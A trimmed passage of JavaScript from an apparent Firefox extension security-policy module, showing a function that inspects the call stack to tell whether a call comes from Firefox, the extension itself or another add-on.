    else {
      return true;
    }
```

```
},

/*
 * A critical issue is to find where the call is coming from. By
 * analyzing call stack, we place the call in under 3 categories:
 * coming from Firefox itself
 * coming from our extension
 * coming from other extensions
 * Only when the call comes from other extensions,
 */
getOriginFromStack : function(stackObj, includeModules) {
  this.init();
  if (!stackObj) {
    return ORIGIN_NOT_ADDON;
  }
  try {
    while (stackObj.language != ci.nsIProgrammingLanguage.JAVASCRIPT) {
      stackObj = stackObj.caller;
    }
    var lastIndex = stackObj.filename.lastIndexOf("-> ");
    if (includeModules &&
      stackObj.filename.indexOf("resource://gre/modules/") == 0 &&
      stackObj.filename.indexOf("resource://gre/modules/XPIProvider.jsm") != 0) {
      return ORIGIN_MODULE;
    }
    while (stackObj.filename != null &&
      stackObj.filename.indexOf("resource://gre/modules/") == 0 &&
      lastIndex == INVALID_INDEX) {
      stackObj = stackObj.caller;
      lastIndex = stackObj.filename.lastIndexOf("-> ");
    }
    var filename = stackObj.filename;
    if (lastIndex != INVALID_INDEX) {
      filename = filename.substring(lastIndex+3);
      if (filename.indexOf("jar:") === 0) {
        filename = filename.substring(4);
      }
    }
    var filePath = this.chromeToPath(filename);
    for (var i in this.addonLocations) {
      var addonLocation = this.addonLocations[i];
      if (filePath.indexOf(addonLocation) === 0) {
        return i;
      }
      if (stackObj.filename.indexOf(encodeURI(addonLocation)) != INVALID_INDEX) {
      return i;
      }
    }
  }
  catch (e) {}
```

```
    return ORIGIN_NOT_ADDON;
  },

  // trimmed
}
```

SecPolicy module that handles policy enforcement operations.